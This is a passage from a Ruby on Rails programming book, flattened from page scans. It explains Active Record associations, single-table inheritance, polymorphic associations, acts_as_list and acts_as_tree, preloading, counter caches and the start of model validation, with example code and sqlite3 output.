    BELONGS _ TOAND HAS _ XXX D ECLARATIONS 375 For example, let’s create an association that returns all the users who rated our articles with four or more stars: class Article < ActiveRecord::Base has_many :readings has_many :readers, :through => :readings, :source => :user has_many :happy_users, :through => :readings, :source => :user, :conditions => 'readings.rating >= 4' end Removing Duplicates The collections returned by has_many :through are simply the result of following the underlying join relationship. If a user has read a particular article three times, then asking that article for its list of users will return three copies of the user model for that person (along with those for other readers of the article). There are two ways of removing these duplicates. First, we can add the qualifier :uniq => true to the has_many declaration: class Article < ActiveRecord::Base has_many :readings has_many :users, :through => :readings, :uniq => true end This is implemented totally within Active Record; a full set of rows is returned by the database, and Active Record then processes it and eliminates any dupli- cate objects. There’s also a hack that lets us perform the deduping in the database. We can override the select part of the SQL generated by Active Record, adding the distinct qualifier. We have to remember to add the table name, because the generated SQL statement has a join in it. class Article < ActiveRecord::Base has_many :readings has_many :users, :through => :readings, :select => "distinct users.*" end We can create new :through associations using the << method (aliased as push). Both ends of the association must have been previously saved for this to work. class Article < ActiveRecord::Base has_many :readings has_many :users, :through => :readings end user = User.create(:name => "dave" ) article = Article.create(:name => "Join Models" ) article.users << user We can also use create! to create a row at the far end of an association. Report erratum this copy is (P1.0 printing, March 2009)
  • 376.
    BELONGS _ TOAND HAS _ XXX D ECLARATIONS 376 This code is equivalent to the previous example: article = Article.create(:name => "Join Models" ) article.users.create!(:name => "dave" ) Note that it isn’t possible to set attributes in the intermediate table using this approach. Extending Associations An association declaration (belongs_to, has_xxx) makes a statement about the business relationship between your model objects. Quite often, additional business logic is associated with that particular association. In the previous example, we defined a relationship between articles and their readers called Reading. This relationship incorporated the user’s rating of the article they’d just read. Given a user, how can we get a list of all the articles they’ve rated with three stars or higher? Four or higher? We’ve already seen one way: we can construct new associations where the result set meets some additional criteria. We did that with the happy_users asso- ciation on the previous page. However, this method is constrained—we can’t parameterize the query, letting our caller determine the rating that counts as being “happy.” An alternative is to have the code that uses our model add additional condi- tions on the query itself: user = User.find(some_id) user.articles.find(:all, :conditions => [ 'rating >= ?' , 3]) This works but gently breaks encapsulation: we’d really like to keep the idea of finding articles based on their rating wrapped inside the articles associa- tion. Rails lets us do this by adding a block to any has_many declaration. Any methods defined in this block become methods of the association. The following code adds the finder method rated_at_or_above to the articles asso- ciation in the user model: class User < ActiveRecord::Base has_many :readings has_many :articles, :through => :readings do def rated_at_or_above(rating) find :all, :conditions => ['rating >= ?' , rating] end end end Given a user model object, we can now call this method to retrieve a list of the articles they’ve rated highly: user = User.find(some_id) good_articles = user.articles.rated_at_or_above(4) Report erratum this copy is (P1.0 printing, March 2009)
  • 377.
    J OINING TOM UL TIPLE T ABLES 377 Although we’ve illustrated it here with a :through option to has_many, this ability to extend an association with our own methods applies to all the association declarations. Sharing Association Extensions We’ll sometimes want to apply the same set of extensions to a number of asso- ciations. We can do this by putting our extension methods in a Ruby module and passing that module to the association declaration with the :extend param- eter: has_many :articles, :extend => RatingFinder We can extend an association with multiple modules by passing :extend an array: has_many :articles, :extend => [ RatingFinder, DateRangeFinder ] 19.4 Joining to Multiple Tables Relational databases allow us to set up joins between tables. A row in our orders table is associated with a number of rows in the line items table, for example. The relationship is statically defined. However, sometimes that isn’t convenient. We could get around this with some clever coding, but fortunately we don’t have to do so. Rails provides two mechanisms for mapping a relational model into a more complex object-oriented one: single-table inheritance and polymor- phic associations. Let’s look at each in turn. Single-Table Inheritance When we program with objects and classes, we sometimes use inheritance to express the relationship between abstractions. Our application might deal with people in various roles: customers, employees, managers, and so on. All roles will have some properties in common and other properties that are role specific. We might model this by saying that class Employee and class Customer are both subclasses of class Person and that Manager is in turn a subclass of Employee. The subclasses inherit the properties and responsibilities of their parent class.2 In the relational database world, we don’t have the concept of inheritance: relationships are expressed primarily in terms of associations. But single-table inheritance, described by Martin Fowler in Patterns of Enterprise Application Architecture [Fow03], lets us map all the classes in the inheritance hierarchy 2. Of course, inheritance is a much-abused construct in programming. Before going down this road, ask yourself whether you truly do have an is-a relationship. For example, an employee might also be a customer, which is hard to model given a static inheritance tree. Consider alternatives (such as tagging or role-based taxonomies) in these cases. Report erratum this copy is (P1.0 printing, March 2009)
  • 378.
    J OINING TOM UL TIPLE T ABLES 378 into a single database table. This table contains a column for each of the attributes of all the classes in the hierarchy. It additionally includes a column, by convention called type, that identifies which particular class of object is represented by any particular row. This is illustrated in Figure 19.2, on the following page. Using single-table inheritance in Active Record is straightforward. Define the inheritance hierarchy you need in your model classes, and ensure that the table corresponding to the base class of the hierarchy contains a column for each of the attributes of all the classes in that hierarchy. The table must addi- tionally include a type column, used to discriminate the class of the corre- sponding model objects. When defining the table, remember that the attributes of subclasses will be present only in the table rows corresponding to those subclasses; an employee doesn’t have a balance attribute, for example. As a result, you must define the table to allow null values for any column that doesn’t appear in all subclasses. The following is the migration that creates the table illustrated in Figure 19.2, on the next page: Download e1/ar/sti.rb create_table :people, :force => true do |t| t.string :type # common attributes t.string :name t.string :email # attributes for type=Customer t.decimal :balance, :precision => 10, :scale => 2 # attributes for type=Employee t.integer :reports_to t.integer :dept # attributes for type=Manager # -- none -- end We can define our hierarchy of model objects: Download e1/ar/sti.rb class Person < ActiveRecord::Base end class Customer < Person end class Employee < Person belongs_to :boss, :class_name => "Manager" , :foreign_key => :reports_to end Report erratum this copy is (P1.0 printing, March 2009)
  • 379.
    J OINING TOM UL TIPLE T ABLES 379 Person class Person < ActiveRecord::Base name # .. email end class Customer < Person Customer Employee # ... balance reports_to end dept class Employee < Person # ... end Manager class Manager < Employee # ... end people id type name email balance reports_to dept 1 Customer John Doe john@doe.com 78.29 2 Manager Wilma Flint wilma@here.com 23 3 Customer Bert Public b@public.net 12.45 4 Employee Barney Rub barney@here.com 2 23 5 Employee Betty Rub betty@here.com 2 23 6 Customer Ira Buyer ira9652@aol.com -66.76 7 Employee Dino Dogg dino@dig.org 2 23 Figure 19.2: Single-table inheritance: a hierarchy of four classes mapped into one table class Manager < Employee end Then we create a couple of rows and read them back: Download e1/ar/sti.rb Customer.create(:name => 'John Doe' , :email => "john@doe.com" , :balance => 78.29) wilma = Manager.create(:name => 'Wilma Flint' , :email => "wilma@here.com" , :dept => 23) Report erratum this copy is (P1.0 printing, March 2009)
  • 380.
    J OINING TOM UL TIPLE T ABLES 380 Customer.create(:name => 'Bert Public' , :email => "b@public.net" , :balance => 12.45) barney = Employee.new(:name => 'Barney Rub' , :email => "barney@here.com" , :dept => 23) barney.boss = wilma barney.save! manager = Person.find_by_name("Wilma Flint" ) puts manager.class #=> Manager puts manager.email #=> wilma@here.com puts manager.dept #=> 23 customer = Person.find_by_name("Bert Public" ) puts customer.class #=> Customer puts customer.email #=> b@public.net puts customer.balance #=> 12.45 Notice how we ask the base class, Person, to find a row, but the class of the object returned is Manager in one instance and Customer in the next; Active Record determined the type by examining the type column of the row and created the appropriate object. Notice also a small trick we used in the Employee class. We used belongs_to to create an attribute named boss. This attribute uses the reports_to column, which points back into the people table. That’s what lets us say barney.boss = wilma. There’s one fairly obvious constraint when using single-table inheritance. Two subclasses can’t have attributes with the same name but with different types, because the two attributes would map to the same column in the underlying schema. There’s also a less obvious constraint. The attribute type is also the name of a built-in Ruby method, so accessing it directly to set or change the type of a row may result in strange Ruby messages. Instead, access it implicitly by creating objects of the appropriate class, or access it via the model object’s indexing interface, using something such as this: person[:type] = 'Manager' Polymorphic Associations One major downside of STI is that there’s a single underlying table that con- tains all the attributes for all the subclasses in our inheritance tree. We can overcome this using Rails’ second form of heterogeneous aggregation, polymor- phic associations. Report erratum this copy is (P1.0 printing, March 2009)
  • 381.
    J OINING TOM UL TIPLE T ABLES 381 Joe Asks. . . What If We Want Straight Inheritance? Single-table inheritance is clever—it turns on automatically whenever we sub- class an Active Record class. But what if we want real inheritance? What if we want to define some behavior to be shared among a set of Active Record classes by defining an abstract base class and a set of subclasses? The answer is to define a class method called abstract_class? in our abstract base class. The method should return true. This has two effects. First, Active Record will never try to find a database table corresponding to this abstract class. Second, all subclasses of this class will be treated as independent Active Record classes—each will map to its own database table. Of course, a better way of doing this is probably to use a Ruby module con- taining the shared functionality and mix this module into Active Record classes that need that behavior. Polymorphic associations rely on the fact that a foreign key column is simply an integer. Although there’s a convention that a foreign key named user_id references the id column in the users table, there’s no law that enforces this.3 In computer science, polymorphism is a mechanism that lets you abstract the essence of something’s interface regardless of its underlying implementation. The addition method, for example, is polymorphic, because it works with inte- gers, floats, and even strings. In Rails, a polymorphic association is an association that links to objects of different types. The assumption is that these objects all share some common characteristics but that they’ll have different representations. To make this concrete, let’s look at a simple asset management system. We index our assets in a simple catalog. Each catalog entry contains a name, the acquisition date, and a reference to the actual resource: an article, an image, a sound, and so on. Each of the different resource types corresponds to a different database table and to a different Active Record model, but they are all assets, and they are all cataloged. 3. If you specify that your database should enforce foreign key constraints, polymorphic associa- tions won’t work. Report erratum this copy is (P1.0 printing, March 2009)
  • 382.
    J OINING TOM UL TIPLE T ABLES 382 David Says. . . Won’t Subclasses Share All the Attributes in STI? Yes, but it’s not as big of a problem as you think it would be. As long as the sub- classes are more similar than not, you can safely ignore the reports_to attribute when dealing with a customer. You simply just don’t use that attribute. We’re trading the purity of the customer model for speed (selecting just from the people table is much faster than fetching from a join of people and customers tables) and for ease of implementation. This works in a lot of cases but not all. It doesn’t work too well for abstract rela- tionships with very little overlap between the subclasses. For example, a con- tent management system could declare a Content base class and have sub- classes such as Article, Image, Page, and so forth. But these subclasses are likely to be wildly different, which will lead to an overly large base table because it has to encompass all the attributes from all the subclasses. In this case, it would be better to use polymorphic associations, which we describe next. Let’s start with the three tables that contain the three types of resource: Download e1/ar/polymorphic.rb create_table :articles, :force => true do |t| t.text :content end create_table :sounds, :force => true do |t| t.binary :content end create_table :images, :force => true do |t| t.binary :content end Now, let’s think about the three models that wrap these tables. We’d like to be able to write something like this: # THIS DOESN'T WORK class Article < ActiveRecord::Base has_one :catalog_entry end class Sound < ActiveRecord::Base has_one :catalog_entry end Report erratum this copy is (P1.0 printing, March 2009)
  • 383.
    J OINING TOM UL TIPLE T ABLES 383 class Image < ActiveRecord::Base has_one :catalog_entry end Unfortunately, this can’t work. When we say has_one :catalog_entry in a model, it means that the catalog_entries table has a foreign key reference back to our table. But here we have three tables each claiming to have_one catalog entry. We can’t possibly arrange to have the foreign key in the catalog entry point back to all three tables... ...unless we use polymorphic associations. The trick is to use two columns in our catalog entry for the foreign key. One column holds the id of the target row, and the second column tells Active Record which model that key is in. If we call the foreign key for our catalog entries resource, we’ll need to create two columns, resource_id and resource_type. Here’s the migration that creates the full catalog entry: Download e1/ar/polymorphic.rb create_table :catalog_entries, :force => true do |t| t.string :name t.datetime :acquired_at t.integer :resource_id t.string :resource_type end Now we can create the Active Record model for a catalog entry. We have to tell it that we’re creating a polymorphic association through our resource_id and resource_type columns: Download e1/ar/polymorphic.rb class CatalogEntry < ActiveRecord::Base belongs_to :resource, :polymorphic => true end Now that we have the plumbing in place, we can define the final versions of the Active Record models for our three asset types: Download e1/ar/polymorphic.rb class Article < ActiveRecord::Base has_one :catalog_entry, :as => :resource end class Sound < ActiveRecord::Base has_one :catalog_entry, :as => :resource end class Image < ActiveRecord::Base has_one :catalog_entry, :as => :resource end Report erratum this copy is (P1.0 printing, March 2009)
  • 384.
    J OINING TOM UL TIPLE T ABLES 384 Note that these model classes do not need to inherit from a common base class (except, of course, from ActiveRecord::Base). The key here is the :as options to has_one. It specifies that the linkage between a catalog entry and the assets is polymorphic, using the resource attribute in the catalog entry. Let’s try it: Download e1/ar/polymorphic.rb a = Article.new(:content => "This is my new article" ) c = CatalogEntry.new(:name => 'Article One' , :acquired_at => Time.now) c.resource = a c.save! Let’s see what happened inside the database. There’s nothing special about the article: depot> sqlite3 -line db/development.sqlite3 "select * from articles" id = 1 content = This is my new article The catalog entry has the foreign key reference to the article and also records the type of Active Record object it refers to (an Article): depot> sqlite3 -line db/development.sqlite3 "select * from catalog_entries" id = 1 name = Article One acquired_at = 2008-05-14 11:29:28 resource_id = 1 resource_type = Article We can access data from both sides of the relationship: Download e1/ar/polymorphic.rb article = Article.find(1) p article.catalog_entry.name #=> "Article One" cat = CatalogEntry.find(1) resource = cat.resource p resource #=> #<Article:0x640d80 @attributes={"id"=>"1", # "content"=>"This is my new article"}> The clever part here is the line resource = cat.resource. We’re asking the catalog entry for its resource, and it returns an Article object. It correctly determined the Active Record class, read from the appropriate database table (articles), and returned the right class of object. Let’s make it more interesting. Let’s clear out our database and then add assets of all three types: Download e1/ar/polymorphic.rb c = CatalogEntry.new(:name => 'Article One' , :acquired_at => Time.now) c.resource = Article.new(:content => "This is my new article" ) c.save! c = CatalogEntry.new(:name => 'Image One' , :acquired_at => Time.now) c.resource = Image.new(:content => "some binary data" ) c.save! Report erratum this copy is (P1.0 printing, March 2009)
  • 385.
    J OINING TOM UL TIPLE T ABLES 385 c = CatalogEntry.new(:name => 'Sound One' , :acquired_at => Time.now) c.resource = Sound.new(:content => "more binary data" ) c.save! Now our database looks more interesting: depot> sqlite3 -line db/development.sqlite3 "select * from articles" id = 1 content = This is my new article depot> sqlite3 -line db/development.sqlite3 "select * from images" id = 1 content = some binary data depot> sqlite3 -line db/development.sqlite3 "select * from sounds" id = 1 content = more binary data depot> sqlite3 -line db/development.sqlite3 "select * from catalog_entries" id = 2 name = Article One acquired_at = 2008-05-14 12:03:24 resource_id = 2 resource_type = Article id = 3 name = Image One acquired_at = 2008-05-14 12:03:24 resource_id = 1 resource_type = Image id = 4 name = Sound One acquired_at = 2008-05-14 12:03:24 resource_id = 1 resource_type = Sound Notice how all three foreign keys in the catalog have an id of 1—they are dis- tinguished by their type column. Now we can retrieve all three assets by iterating over the catalog: Download e1/ar/polymorphic.rb CatalogEntry.find(:all).each do |c| puts "#{c.name}: #{c.resource.class}" end This produces the following: Article One: Article Image One: Image Sound One: Sound Report erratum this copy is (P1.0 printing, March 2009)
  • 386.
    J OINING TOM UL TIPLE T ABLES 386 has_one :other belongs_to :other other(reload=false) other= create_other(...) build_other(...) replace updated? has_many :others habtm :others others others= other_ids= others.<< others.build(...) others.clear(...) others.concat(...) others.count others.create(...) others.delete(...) others.delete_all others.destroy_all others.empty? others.find(...) others.length others.push(...) others.replace(...) others.reset others.size others.sum(...) others.to_ary others.uniq push_with_attributes(...) [deprecated] Figure 19.3: Methods created by relationship declarations Report erratum this copy is (P1.0 printing, March 2009)
  • 387.
    S ELF -REFERENTIAL J OINS 387 19.5 Self-referential Joins It’s possible for a row in a table to reference back to another row in that same table. For example, every employee in a company might have both a manager and a mentor, both of whom are also employees. You could model this in Rails using the following Employee class: Download e1/ar/self_association.rb class Employee < ActiveRecord::Base belongs_to :manager, :class_name => "Employee" , :foreign_key => "manager_id" belongs_to :mentor, :class_name => "Employee" , :foreign_key => "mentor_id" has_many :mentored_employees, :class_name => "Employee" , :foreign_key => "mentor_id" has_many :managed_employees, :class_name => "Employee" , :foreign_key => "manager_id" end Let’s load up some data. Clem and Dawn each have a manager and a mentor: Download e1/ar/self_association.rb Employee.delete_all adam = Employee.create(:name => "Adam" ) beth = Employee.create(:name => "Beth" ) clem = Employee.new(:name => "Clem" ) clem.manager = adam clem.mentor = beth clem.save! dawn = Employee.new(:name => "Dawn" ) dawn.manager = adam dawn.mentor = clem dawn.save! Then we can traverse the relationships, answering questions such as “Who is the mentor of X?” and “Which employees does Y manage?” Download e1/ar/self_association.rb p adam.managed_employees.map {|e| e.name} # => [ "Clem", "Dawn" ] p adam.mentored_employees # => [] p dawn.mentor.name # => "Clem" You might also want to look at the various acts as relationships. Report erratum this copy is (P1.0 printing, March 2009)
  • 388.
    Acts As 388 19.6 Acts As We’ve seen how has_one, has_many, and has_and_belongs_to_many allow us to represent the standard relational database structures of one-to-one, one-to- many, and many-to-many mappings. But sometimes we need to build more on top of these basics. For example, an order may have a list of invoice items. So far, we’ve repre- sented these successfully using has_many. But as our application grows, it’s possible that we might need to add more list-like behavior to the line items, letting us place line items in a certain order and move line items around in that ordering. Or perhaps we want to manage our product categories in a tree-like data struc- ture, where categories have subcategories and those subcategories in turn have their own subcategories. Active Record’s functionally can be extended through the use of plug-ins. A number of plug-ins are available that make a model object acts as, if it were something else. This section will describe two: acts_as_list and acts_as_tree. In order to use a plug-in, you must install it first. Let’s do that now:4 . script/plugin install git://github.com/rails/acts_as_list.git script/plugin install git://github.com/rails/acts_as_tree.git Acts As List Use the acts_as_list declaration in a child to give that child list-like behavior from the parent’s point of view. The parent will be able to traverse children, move children around in the list, and remove a child from the list. Lists are implemented by assigning each child a position number. This means that the child table must have a column to record this. If we call that column position, Rails will use it automatically. If not, we’ll need to tell it the name. For our example, we’ll create a new child table (called children) along with a parent table: Download e1/ar/acts_as_list.rb create_table :parents, :force => true do |t| end create_table :children, :force => true do |t| t.integer :parent_id t.string :name t.integer :position end 4. Git needs to be installed on your machine for this to work. Windows users can obtain Git from http://code.google.com/p/msysgit/ or http://www.cygwin.com/. Report erratum this copy is (P1.0 printing, March 2009)
  • 389.
    Acts As 389 Next we’ll create the model classes. Note that in the Parent class, we order our children based on the value in the position column. This ensures that the array fetched from the database is in the correct list order. Download e1/ar/acts_as_list.rb class Parent < ActiveRecord::Base has_many :children, :order => :position end class Child < ActiveRecord::Base belongs_to :parent acts_as_list :scope => :parent end In the Child class, we have the conventional belongs_to declaration, establishing the connection with the parent. We also have an acts_as_list declaration. We qualify this with a :scope option, specifying that the list is per parent record. Without this scope operator, there’d be one global list for all the entries in the children table. Now we can set up some test data: we’ll create four children for a particular parent, calling them One, Two, Three, and Four: Download e1/ar/acts_as_list.rb parent = Parent.create %w{ One Two Three Four}.each do |name| parent.children.create(:name => name) end parent.save We’ll write a method to let us examine the contents of the list. There’s a sub- tlety here—notice that we pass true to the children association. That forces it to be reloaded every time we access it. That’s because the various move_ meth- ods update the child items in the database, but because they operate on the children directly, the parent will not know about the change immediately. The reload forces them to be brought into memory. Download e1/ar/acts_as_list.rb def display_children(parent) puts parent.children(true).map {|child| child.name }.join(", " ) end And finally we’ll play around with our list. The comments show the output produced by display_children: Download e1/ar/acts_as_list.rb display_children(parent) #=> One, Two, Three, Four puts parent.children[0].first? #=> true Report erratum this copy is (P1.0 printing, March 2009)
  • 390.
    Acts As 390 two = parent.children[1] puts two.lower_item.name #=> Three puts two.higher_item.name #=> One parent.children[0].move_lower display_children(parent) #=> Two, One, Three, Four parent.children[2].move_to_top display_children(parent) #=> Three, Two, One, Four parent.children[2].destroy display_children(parent) #=> Three, Two, Four The list library uses the terminology lower and higher to refer to the rela- tive positions of elements. Higher means closer to the front of the list; lower means closer to the end. The top of the list is therefore the same as the front, and the bottom of the list is the end. The methods move_higher, move_lower, move_to_bottom, and move_to_top move a particular item around in the list, automatically adjusting the position of the other elements. higher_item and lower_item return the next and previous elements from the cur- rent one, and first? and last? return true if the current element is at the front or end of the list. Newly created children are automatically added to the end of the list. When a child row is destroyed, the children after it in the list are subsequently moved up to fill the gap. Acts As Tree Active Record provides support for organizing the rows of a table into a hierar- chical, or tree, structure. This is useful for creating structures where entries have subentries and those subentries may have their own subentries. Category listings often have this structure, as do descriptions of permissions, directory listings, and so on. This tree-like structure is achieved by adding a single column (by default called parent_id) to the table. This column is a foreign key reference back into the same table, linking child rows to their parent row. This is illustrated in Fig- ure 19.4, on the following page. To show how trees work, let’s create a simple category table, where each top- level category may have subcategories and each subcategory may have addi- tional levels of subcategories. Note the foreign key pointing back into the same table. Report erratum this copy is (P1.0 printing, March 2009)
  • 391.
    Acts As 391 categories id parent_id rest_of_data 1 1 null ... 2 1 ... 5 3 2 3 1 ... 4 3 ... 5 1 ... 4 6 7 6 3 ... 7 2 ... 8 6 ... 8 9 9 6 ... Figure 19.4: Representing a tree using parent links in a table Download e1/ar/acts_as_tree.rb create_table :categories, :force => true do |t| t.string :name t.integer :parent_id end The corresponding model uses the method with the tribal name acts_as_tree to specify the relationship. The :order parameter means that when we look at the children of a particular node, we’ll see them arranged by their name column: Download e1/ar/acts_as_tree.rb class Category < ActiveRecord::Base acts_as_tree :order => "name" end Normally you’d have some end-user functionality to create and maintain the category hierarchy. Here, we’ll just create it using code. Note how we manipu- late the children of any node using the children attribute: Download e1/ar/acts_as_tree.rb root = Category.create(:name => "Books" ) fiction = root.children.create(:name => "Fiction" ) non_fiction = root.children.create(:name => "Non Fiction" ) non_fiction.children.create(:name => "Computers" ) non_fiction.children.create(:name => "Science" ) non_fiction.children.create(:name => "Art History" ) fiction.children.create(:name => "Mystery" ) fiction.children.create(:name => "Romance" ) fiction.children.create(:name => "Science Fiction" ) Report erratum this copy is (P1.0 printing, March 2009)
  • 392.
    W HEN THINGS G ET S AVED 392 Now that we’re all set up, we can play with the tree structure. We’ll use the same display_children method we wrote for the acts as list code. Download e1/ar/acts_as_tree.rb display_children(root) # Fiction, Non Fiction sub_category = root.children.first puts sub_category.children.size #=> 3 display_children(sub_category) #=> Mystery, Romance, Science Fiction non_fiction = root.children.find(:first, :conditions => "name = 'Non Fiction'" ) display_children(non_fiction) #=> Art History, Computers, Science puts non_fiction.parent.name #=> Books The various methods we use to manipulate the children should look familiar: they’re the same as those provided by has_many. In fact, if we look at the implementation of acts_as_tree, we’ll see that all it does is establish both a belongs_to attribute and a has_many attribute, each pointing back into the same table. It’s as if we’d written this: class Category < ActiveRecord::Base belongs_to :parent, :class_name => "Category" has_many :children, :class_name => "Category" , :foreign_key => "parent_id" , :order => "name" , :dependent => :destroy end If you need to optimize the performance of children.size, you can use a counter cache (just as you can with has_many). Add the option :counter_cache => true to the acts_as_tree declaration, and add the column children_count to your table. 19.7 When Things Get Saved Let’s look again at invoices and orders: Download e1/ar/one_to_one.rb class Order < ActiveRecord::Base has_one :invoice end class Invoice < ActiveRecord::Base belongs_to :order end You can associate an invoice with an order from either side of the relationship. You can tell an order that it has an invoice associated with it, or you can tell Report erratum this copy is (P1.0 printing, March 2009)
  • 393.
    W HEN THINGS G ET S AVED 393 David Says. . . Why Things in Associations Get Saved When They Do It might seem inconsistent that assigning an order to the invoice will not save the association immediately, but the reverse will. This is because the invoices table is the only one that holds the information about the relationship. Hence, when you associate orders and invoices, it’s always the invoice rows that hold the information. When you assign an order to an invoice, you can easily make this part of a larger update to the invoice row that might also include the billing date. It’s therefore possible to fold what would otherwise have been two database updates into one. In an ORM, it’s generally the rule that fewer database calls is better. When an order object has an invoice assigned to it, it still needs to update the invoice row. So, there’s no additional benefit in postponing that association until the order is saved. In fact, it would take considerably more software to do so. And Rails is all about less software. the invoice that it’s associated with an order. The two are almost equivalent. The difference is in the way they save (or don’t save) objects to the database. If you assign an object to a has_one association in an existing object, that associated object will be automatically saved: order = Order.find(some_id) an_invoice = Invoice.new(...) order.invoice = an_invoice # invoice gets saved If instead you assign a new object to a belongs_to association, it will never be automatically saved: order = Order.new(...) an_invoice.order = order # Order will not be saved here an_invoice.save # both the invoice and the order get saved Finally, there’s a danger here. If the child row cannot be saved (for example, because it fails validation), Active Record will not complain—you’ll get no indi- cation that the row was not added to the database. For this reason, we strongly recommend that instead of the previous code, you write this: invoice = Invoice.new # fill in the invoice invoice.save! an_order.invoice = invoice The save! method throws an exception on failure, so at least you’ll know that something went wrong. Report erratum this copy is (P1.0 printing, March 2009)
  • 394.
    P RELOADING CHILD R OWS 394 Saving and Collections The rules for when objects get saved when collections are involved (that is, when you have a model containing a has_many or has_and_belongs_to_many dec- laration) are basically the same: • If the parent object exists in the database, then adding a child object to a collection automatically saves that child. If the parent is not in the database, then the child is held in memory and is saved once the parent has been saved. • If the saving of a child object fails, the method used to add that child to the collection returns false. As with has_one, assigning an object to the belongs_to side of an association does not save it. 19.8 Preloading Child Rows Normally Active Record will defer loading child rows from the database until you reference them. For example, drawing from the example in the RDoc, assume that a blogging application had a model that looked like this: class Post < ActiveRecord::Base belongs_to :author has_many :comments, :order => 'created_on DESC' end If we iterate over the posts, accessing both the author and the comment attributes, we’ll use one SQL query to return the n rows in the posts table and n queries each to get rows from the authors and comments tables, a total of 2n+1 queries: for post in Post.find(:all) puts "Post: #{post.title}" puts "Written by: #{post.author.name}" puts "Last comment on: #{post.comments.first.created_on}" end This performance problem is sometimes fixed using the :include option to the find method. It lists the associations that are to be preloaded when the find is performed. Active Record does this in a fairly smart way, such that the whole wad of data (for both the main table and all associated tables) is fetched in a single SQL query. If there are 100 posts, the following code will eliminate as many as 100 queries compared with the previous example: for post in Post.find(:all, :include => :author) puts "Post: #{post.title}" puts "Written by: #{post.author.name}" puts "Last comment on: #{post.comments.first.created_on}" end Report erratum this copy is (P1.0 printing, March 2009)
  • 395.
    C OUNTERS 395 And this example will bring it all down to as few queries, possibly even to the point of doing all the work in a single query: for post in Post.find(:all, :include => [:author, :comments]) puts "Post: #{post.title}" puts "Written by: #{post.author.name}" puts "Last comment on: #{post.comments.first.created_on}" end This preloading is not guaranteed to improve performance.5 And even if the optimization does work, the query can end up returning a lot of data to be converted into Active Record objects. If your application doesn’t use the extra information, you’ve incurred a cost for no benefit. You might also have prob- lems if the parent table contains a large number of rows—compared with the row-by-row lazy loading of data, the preloading technique will consume a lot more server memory. If you use :include, you’ll need to disambiguate all column names used in other parameters to find—prefix each with the name of the table that contains it. In the following example, the title column in the condition needs the table name prefix for the query to succeed: for post in Post.find(:all, :conditions => "posts.title like '%ruby%'" , :include => [:author, :comments]) # ... end 19.9 Counters The has_many relationship defines an attribute that is a collection. It seems reasonable to be able to ask for the size of this collection: how many line items does this order have? And indeed you’ll find that the aggregation has a size method that returns the number of objects in the association. This method goes to the database and performs a select count(*) on the child table, counting the number of rows where the foreign key references the parent table row. This works and is reliable. However, if you’re writing a site where you fre- quently need to know the counts of child items, this extra SQL might be an overhead you’d rather avoid. Active Record can help using a technique called counter caching. In the belongs_to declaration in the child model we can ask Active Record to maintain a count of the number of associated children in the parent table rows. This count will be automatically maintained—if we add a child row, the count in the parent row will be incremented, and if we delete a child row, it will be decremented. 5. In fact, it might not work at all! If your database doesn’t support left outer joins, you can’t use the feature. Oracle 8 users, for instance, will need to upgrade to version 9 to use preloading. Report erratum this copy is (P1.0 printing, March 2009)
  • 396.
    C OUNTERS 396 To activate this feature, we need to take two simple steps. First, add the option :counter_cache to the belongs_to declaration in the child table: Download e1/ar/counters.rb class LineItem < ActiveRecord::Base belongs_to :product, :counter_cache => true end Second, in the definition of the parent table (products in this example) add an integer column. For its name, append _count to name of the child table: Download e1/ar/counters.rb create_table :products, :force => true do |t| t.string :title t.text :description # ... t.integer :line_items_count, :default => 0 end There’s an important point in this DDL. The column must be declared with a default value of zero (or you must do the equivalent and set the value to zero when parent rows are created). If this isn’t done, you’ll end up with null values for the count regardless of the number of child rows. Once you’ve taken these steps, you’ll find that the counter column in the parent row automatically tracks the number of child rows. There is an issue with counter caching. The count is maintained by the object that contains the collection and is updated correctly if entries are added via that object. However, we can also associate children with a parent by setting the link directly in the child. In this case, the counter doesn’t get updated. The following shows the wrong way to add items to an association. Here we link the child to the parent manually. Notice how the size attribute is incorrect until we force the parent class to refresh the collection. Download e1/ar/counters.rb product = Product.create(:title => "Programming Ruby" , :description => " ... " ) line_item = LineItem.new line_item.product = product line_item.save puts "In memory size = #{product.line_items.size}" #=> 0 puts "Refreshed size = #{product.line_items(:refresh).size}" #=> 1 The correct approach is to add the child to the parent: Download e1/ar/counters.rb product = Product.create(:title => "Programming Ruby" , :description => " ... " ) product.line_items.create puts "In memory size = #{product.line_items.size}" #=> 1 puts "Refreshed size = #{product.line_items(:refresh).size}" #=> 1 Report erratum this copy is (P1.0 printing, March 2009)
  • 397.
    Chapter 20 Active Record Part III: Object Life Cycle So far we’ve looked at how to connect to Active Record, access data and attributes, and link together tables. This chapter rounds off our description of Active Record. It looks at the life cycle of Active Record objects; the valida- tions and hooks that you can define affect how they are processed. 20.1 Validation Active Record can validate the contents of a model object. This validation can be performed automatically when an object is saved. You can also program- matically request validation of the current state of a model. If validation fails when you’re saving an object, the object will not be written to the database; it will be left in memory in its invalid state. This allows you (for example) to pass the object back to a form so the user can correct the bad data. Active Record distinguishes between models that correspond to an existing row in the database and those that don’t. The latter are called new records (the new_record? method will return true for them). When you call the save method, Active Record will perform a SQL insert operation for new records and an update for existing ones. This distinction is reflected in Active Record’s validation workflow—you can specify validations that are performed on all save operations and other valida- tions that are performed only on creates or updates. At the lowest level you specify validations by listing one or more methods names as symbols on calls to the validate, validate_on_create, and validate_on_ update class methods. validate methods are invoked on every save operation.
  • 398.
    VALIDATION 398 One of the other two is invoked depending on whether the record is new or whether it was previously read from the database. You can also run validation at any time without saving the model object to the database by calling the valid? method. This invokes the same two validation methods that would be invoked if save had been called. For example, the following code ensures that the username column is always set to something valid and that the name is unique for new User objects. (We’ll see later how these types of constraints can be specified more simply.) class User < ActiveRecord::Base validate :valid_name? validate_on_create :unique_name? private def valid_name? unless name && name =~ /^w+$/ errors.add(:name, "is missing or invalid" ) end end def unique_name? if User.find_by_name(name) errors.add(:name, "is already being used" ) end end end When a validate method finds a problem, it adds a message to the list of errors for this model object using errors.add. The first parameter is the name of the offending attribute, and the second is an error message. If you need to add an error message that applies to the model object as a whole, use the add_to_base method instead. (Note that this code uses the support method blank?, which returns true if its receiver is nil or an empty string.) def one_of_name_or_email_required if name.blank? && email.blank? errors.add_to_base("You must specify a name or an email address" ) end end As we’ll see on page 536, Rails views can use this list of errors when dis- playing forms to end users—the fields that have errors will be automatically highlighted, and it’s easy to add a pretty box with an error list to the top of the form. You can get the errors for a particular attribute using errors.on(:name) (aliased to errors[:name]), and you can clear the full list of errors using errors.clear. If you Report erratum this copy is (P1.0 printing, March 2009)
  • 399.
